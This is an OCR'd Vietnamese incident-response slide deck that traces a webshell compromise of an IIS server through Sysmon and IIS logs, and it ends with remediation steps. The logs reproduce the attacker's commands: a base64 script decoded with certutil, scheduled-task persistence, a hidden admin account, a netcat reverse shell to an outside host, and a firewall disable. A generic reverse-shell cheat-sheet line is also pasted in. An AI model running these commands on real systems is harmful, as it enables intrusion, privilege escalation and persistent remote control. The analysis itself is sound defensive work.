
ĐIỀU TRA XỬ LÍ SỰ CỐ

Phát hiện một số sự kiện liên qua từ cảnh báo thực thi whoami.



5/23/2023 8:31:43.321 AM	48117	4688	Undefined	Security
5/23/2023 8:31:43.323 AM	25410	1	Information	Microsoft-Windows-Sysmon/...
5/23/2023 8:31:54.334 AM	48120	4688	Undefined	Security
5/23/2023 8:31:54.335 AM	25753	1	Information	Microsoft-Windows-Sysmon/...

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:31:54.334
ProcessGuid: {c521f463-178a-646c-6000-000000000a00}
ProcessId: 1864
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "cmd.exe" /c  whoami /all
CurrentDirectory: c:\windows\system32\inetsrv\
User: WIN-Q8DJ3PNAONM\john
LogonGuid: {c521f463-1723-646c-39cf-070000000000}
LogonId: 0x7CF39
TerminalSessionId: 0
IntegrityLevel: Medium
Hashes: SHA1=99AE9C73E9BEE6F9C76D6F4093A9882DF06832CF,MD5=F4F684066175B77E0C3A00
ParentProcessGuid: {c521f463-1723-646c-5a00-000000000a00}
ParentProcessId: 3048
ParentImage: C:\Windows\System32\inetsrv\w3wp.exe
ParentCommandLine: c:\windows\system32\inetsrv\w3wp.exe -ap "Pool" -v "v4.0" -l
ParentUser: %23
```

ĐIỀU TRA XỬ LÍ SỰ CỐ


Phát hiện một số sự kiện liên qua từ cảnh báo thực thi whoami.


Event Time	Record ID	Event ID	Level	Channel	Provider
5/23/2023 8:31:54.334 AM	48120	4688	Undefined	Security	Microsoft-Windows-Security-Auditing
5/23/2023 8:31:54.335 AM	25753	1	Information	Microsoft-Windows-Sysmon/...	Microsoft-Windows-Sysmon
5/23/2023 8:31:54.357 AM	48122	4688	Undefined	Security	Microsoft-Windows-Security-Auditing
5/23/2023 8:31:54.359 AM	25784	1	Information	Microsoft-Windows-Sysmon/...	Microsoft-Windows-Sysmon
5/23/2023 8:39:03.930 AM	174625	4688	Undefined	Security	Microsoft-Windows-Security-Auditing
5/23/2023 8:39:03.933 AM	43081	1	Information	Microsoft-Windows-Sysmon/...	Microsoft-Windows-Sysmon
5/23/2023 8:39:04.515 AM	174628	4688	Undefined	Security	Microsoft-Windows-Security-Auditing
5/23/2023 8:39:04.517 AM	44305	1	Information	Microsoft-Windows-Sysmon/...	Microsoft-Windows-Sysmon
5/23/2023 8:39:04.518 AM	174629	4688	Undefined	Security	Microsoft-Windows-Security-Auditing
5/23/2023 8:39:15.956 AM	174656	4688	Undefined	Security	Microsoft-Windows-Security-Auditing
5/23/2023 8:39:15.965 AM	45657	1	Information	Microsoft-Windows-Sysmon/...	Microsoft-Windows-Sysmon


```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:39:03.930
ProcessGuid: {c521f463-1937-646c-be00-000000000a00}
ProcessId: 1128
Image: C:\healthcheck\ps.exe
FileVersion: 2.2
Description: Execute processes remotely
Product: Sysinternals PsExec
Company: Sysinternals - www.sysinternals.com
OriginalFileName: psexec.c
CommandLine: "C:\healthcheck\ps.exe" -accepteula -nobanner -s -h whoami
CurrentDirectory: C:\Windows\system32\
User: WIN-Q8DJ3PNAONM\vagrant
LogonGuid: {c521f463-1936-646c-e18b-5a0000000000}
LogonId: 0x5A8BE1
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=E50D9E3BD91908E13A26B3E23EDEAF577FB3A095,MD5=27304B246C7D5B4E149124D5F93C5B01,SHA256=3337E3875B05
ParentProcessGuid: {c521f463-1937-646c-bc00-000000000a00}
ParentProcessId: 2668
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -f C:\healthcheck\monitor.ps1
ParentUser: %23
```


ĐIỀU TRA XỬ LÍ SỰ CỐ


Tiếp tục thêm bộ lọc để tìm kiếm các sự kiện liên qua dựa theo các sự kiện vừa phát hiện:
- tiến trình cha là w3wp.exe, command của cmd dạng “cmd.exe /c ...”





























ĐIỀU TRA XỬ LÍ SỰ CỐ

Kẻ công phát hiện có tài khoản vagrant, có khả năng vẫn sử dụng mật khẩu mặc định, và tài khoản này thuộc nhóm Administrators!

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:32:12.479
ProcessGuid: {c521f463-179c-646c-6500-000000000a00}
ProcessId: 960
Image: C:\Windows\System32\net.exe
FileVersion: 10.0.14393.2430 (rs1_release_inmarket_aim
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: net  user
CurrentDirectory: c:\windows\system32\inetsrv\
User: WIN-Q8DJ3PNAONM\john
LogonGuid: {c521f463-1723-646c-39cf-070000000000}
LogonId: 0x7CF39
TerminalSessionId: 0
```

Towards the end of the install you will be prompted to sign into your Microsoft account, again skip this. You want to create a local admin account on your clean install named **vagrant** with password also **vagrant**. This is required if you want Vagrant to automatically connect to and provision machines on your base box.

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:32:32.188
ProcessGuid: {c521f463-17b0-646c-6900-000000000a00}
ProcessId: 1784
Image: C:\Windows\System32\net.exe
FileVersion: 10.0.14393.2430 (rs1_release_inmarket_ai
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: net  user vagrant
CurrentDirectory: c:\windows\system32\inetsrv\
User: WIN-Q8DJ3PNAONM\john
LogonGuid: {c521f463-1723-646c-39cf-070000000000}
LogonId: 0x7CF39
TerminalSessionId: 0
IntegrityLevel: Medium
Hashes: SHA1=069BEB39E03B378493F1A2DB5113C3EF62216A46
ParentProcessGuid: {c521f463-17b0-646c-6700-00000000C
ParentProcessId: 2940
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "cmd.exe" /c net user vagrant
ParentUser: %23
```

ĐIỀU TRA XỬ LÍ SỰ CỐ

Tiến hành hành vi khai thác leo quyền với tài khoản vagrant!

```
Cmd.Exe
"cmd.exe" /c  mkdir C:\healthcheck
c:\windows\system32\inetsrv\
WIN-Q8DJ3PNAONM\john
```

```
Cmd.Exe
"cmd.exe" /c attrib +h /s /d C:\healthcheck
c:\windows\system32\inetsrv\
WIN-Q8DJ3PNAONM\john
```

```
Microsoft Corporation
Cmd.Exe
'cmd.exe" /c certutil -decode C:\healthcheck\t2.txt C:\healthcheck\monitor.ps1
c:\windows\system32\inetsrv\
WIN-Q8DJ3PNAONM\john
EV_RenderedValue_13.00
```

```
Microsoft Corporation
Cmd.Exe
'cmd.exe" /c certutil -decode C:\healthcheck\t2.txt C:\healthcheck\monitor.ps1
c:\windows\system32\inetsrv\
WIN-Q8DJ3PNAONM\john
EV_RenderedValue_13.00
```

```
Microsoft® Windows® Operating System
Microsoft Corporation
Cmd.Exe
"cmd.exe" /c SCHTASKS /Create /TN "Task" /F /SC HOURLY /TR "powershell -f C:\healthcheck\monitor.ps1" /RU vagrant /RP vagrant
c:\windows\system32\inetsrv\
WIN-Q8DJ3PNAONM\john
```

```
Microsoft Corporation
Cmd.Exe
"cmd.exe" /c SCHTASKS /run /tn "Task"
c:\windows\system32\inetsrv\
WIN-Q8DJ3PNAONM\john
```

ĐIỀU TRA XỬ LÍ SỰ CỐ

Tạo taskschedule để duy trì thực thi và leo quyền bằng tài khoản vagrant thuộc nhóm administrators.

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:38:45.742
ProcessGuid: {c521f463-1925-646c-b700-000000000a00}
ProcessId: 624
Image: C:\Windows\System32\schtasks.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: sctasks.exe
CommandLine: SCHTASKS  /Create /TN "Task" /F /SC HOURLY /TR "powershell -f C:\healthcheck\monitor.ps1" /RU vagrant /RP vagrant
CurrentDirectory: c:\windows\system32\inetsrv\
User: WIN-Q8DJ3PNAONM\john
LogonGuid: {c521f463-1723-646c-39cf-070000000000}
```

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:39:02.993
ProcessGuid: {c521f463-1936-646c-ba00-000000000a00}
ProcessId: 2796
Image: C:\Windows\System32\schtasks.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: sctasks.exe
CommandLine: SCHTASKS  /run /tn "Task"
CurrentDirectory: c:\windows\system32\inetsrv\
User: WIN-Q8DJ3PNAONM\john
LogonGuid: {c521f463-1723-646c-39cf-070000000000}
LogonId: 0x7CF39
TerminalSessionId: 0
```

ĐIỀU TRA XỬ LÍ SỰ CỐ


Phân tích nội dung script monitor.ps1

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:38:20.779
ProcessGuid: {c521f463-190c-646c-b000-000000000a00}
ProcessId: 1544
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "cmd.exe" /c  echo
JHBzID0gIkM6XGhlYWx0aGNoZWNrXHBzLmV4ZSIKY3VybCAtVXJpICJodHRwOi8vMTkyLjE2OC41Ni4xOjgwMDAvcHNleGVjLmV4ZSIgLU91dEZp
3V0ZiA9ICJDOlxoZWFsdGhjaGVja1wiICskdXNlcisgIl9iYWNrdXAuZXhlIjsKJGluZiA9ICJodHRwOi8vMTkyLjE2OC41Ni4xOjgwMDAvbmMvI
kyLjE2OC41Ni4xIDQ0NDQgLWUgY21kIgpzdGFydC1wcm9jZXNzICRwcyAkYXJnCnN0YXJ0LXByb2Nlc3MgJHBzICItYWNjZXB0ZXVsYSAtbm9iYW
oIG5ldC5leGUgbG9jYWxncm91cCBhZG1pbmlzdHJhdG9ycyBiYWNrdXAxIC9hZGQiCnN0YXJ0LXByb2Nlc3MgJHBzICItYWNjZXB0ZXVsYSAtbm9
b3VudHNcVXNlckxpc3QgL3YgYmFja3VwMSAvdCBSRUdfRFdPUkQgL2YgL2QgMCIKc3RhcnQtcHJvY2VzcyAkcHMgIlNDSFRBU0tTIC9DcmVhdGUg
mFncmFudCIK  > C:\healthcheck\t2.txt
CurrentDirectory: C:\Windows\System32\inetsrv\
User: WIN-Q8DJ3PNAONM\john
```

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:38:31.968
ProcessGuid: {c521f463-1917-646c-b200-000000000a00}
ProcessId: 2408
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "cmd.exe" /c certutil -decode C:\healthcheck\t2.txt C:\healthcheck\monitor.ps1
CurrentDirectory: C:\Windows\System32\inetsrv\
User: WIN-Q8DJ3PNAONM\john
LogonGuid: {c521f463-1723-646c-39cf-070000000000}
LogonId: 0x7CF39
```

ĐIỀU TRA XỬ LÍ SỰ CỐ

Decode từ base64, phân tích được các hành vi:
- Tải ps.exe, nc.exe. Dựa vào command "-accepteula –nobanner –h -s": xác định là psexec => kiểm tra log các dấu hiệu của psexec để xác nhận
- Tạo và che dấu tài khoản admin backup1
- Tạo task chạy tệp ps1 này mỗi khi khởi động bằng tài khoản vagrant (ghi đè task cũ?)



ĐIỀU TRA XỬ LÍ SỰ CỐ

Tạo reverseshell bằng netcat (dựa theo command) với quyền system.

For Windows:

If your victim machine is windows, then you have to specify the cmd.exe in -e flag, as shown below:

```
nc.exe <attacker-ip> <port> -e cmd.exe
```

```
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: cmd
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {c521f463-15ef-646c-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=A4D7B99EB716919BB47448E135D489A1100BA70C,MD5=0FEC5F30E705EADAEA5E9144F2FB12DC,SHA2
ParentProcessGuid: {c521f463-1939-646c-d500-000000000a00}
ParentProcessId: 1056
ParentImage: C:\healthcheck\nt authority_system_backup.exe
ParentCommandLine: "C:\healthcheck\nt authority_system_backup.exe" 192.168.56.1 4444 -e cmd
ParentUser: %23
```

ĐIỀU TRA XỬ LÍ SỰ CỐ

Có reverse shell bằng netcat, thực thi một số command với quyền system.

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:39:15.956
ProcessGuid: {c521f463-1943-646c-d800-000000000a00}
ProcessId: 2056
Image: C:\Windows\SysWOW64\whoami.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: whoami - displays logged on user information
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: whoami.exe
CommandLine: whoami
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {c521f463-15ef-646c-e703-000000000000}
LogonId: 0x3E7
```

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:39:50.183
ProcessGuid: {c521f463-1966-646c-db00-000000000a00}
ProcessId: 1500
Image: C:\Windows\SysWOW64\netsh.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Network Command Shell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: netsh.exe
CommandLine: netsh  advfirewall set allprofiles state off
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {c521f463-15ef-646c-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=312578BD25DF2BF1AA93D55E1F8A3B4C8517F5C3,MD5=C3542EE1B91
ParentProcessGuid: {c521f463-1939-646c-d700-000000000a00}
ParentProcessId: 736
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: cmd
ParentUser: %23
```

ĐIỀU TRA XỬ LÍ SỰ CỐ

Kiểm tra log web iis, các truy vấn tới tệp ss.aspx có thời gian trùng với thời gian command thực thi.

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:31:54.334
ProcessGuid: {c521f463-178a-646c-6000-000000000a00}
ProcessId: 1864
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "cmd.exe" /c  whoami /all
CurrentDirectory: c:\windows\system32\inetsrv\
User: WIN-Q8DJ3PNAONM\john
LogonGuid: {c521f463-1723-646c-39cf-070000000000}
```

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:32:12.479
ProcessGuid: {c521f463-179c-646c-6500-000000000a00}
ProcessId: 960
Image: C:\Windows\System32\net.exe
FileVersion: 10.0.14393.2430 (rs1_release_inmarket_aim
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: net  user
CurrentDirectory: c:\windows\system32\inetsrv\
User: WIN-Q8DJ3PNAONM\john
LogonGuid: {c521f463-1723-646c-39cf-070000000000}
LogonId: 0x7CF39
TerminalSessionId: 0
```

```
Process Create:
RuleName: -
UtcTime: 2023-05-23 01:32:32.188
ProcessGuid: {c521f463-17b0-646c-6900-000000000a00}
ProcessId: 1784
Image: C:\Windows\System32\net.exe
FileVersion: 10.0.14393.2430 (rs1_release_inmarket_ai
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: net  user vagrant
CurrentDirectory: c:\windows\system32\inetsrv\
User: WIN-Q8DJ3PNAONM\john
LogonGuid: {c521f463-1723-646c-39cf-070000000000}
LogonId: 0x7CF39
TerminalSessionId: 0
IntegrityLevel: Medium
Hashes: SHA1=069BEB39E03B378493F1A2DB5113C3EF62216A46
ParentProcessGuid: {c521f463-17b0-646c-6700-00000000
ParentProcessId: 2940
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "cmd.exe" /c net user vagrant
ParentUser: %23
```

```
2023-05-23 01:30:36 192.168.56.101 GET /ss.aspx - 80 - 192.168.56.1 M
2023-05-23 01:31:43 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:31:54 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:32:12 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:32:32 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:32:57 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:33:18 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:34:03 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:34:40 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:35:11 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:35:39 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:36:04 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:36:19 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:37:08 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:37:34 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
2023-05-23 01:37:43 192.168.56.101 POST /ss.aspx - 80 - 192.168.56.1
```

ĐIỀU TRA XỬ LÍ SỰ CỐ

Kết quả rà soát:

- Thực hiện tìm kiếm thông tin hệ thống: systeminfo, whoami, net user, query windefender status…
- Tạo persistent và leo quyền bằng schtask, tạo thêm tài khoản admin backup1
- Thực thi reverse shell kết nối tới c2c và một số lệnh với quyền SYSTEM.

Hướng xử lí:

- Xóa task schedule
- Xóa webshell, kiểm thử lỗ hổng ứng dụng web
- Vô hiệu hóa/xóa tài khoản backup1 được thêm vào và tài khoản vagrant mặc định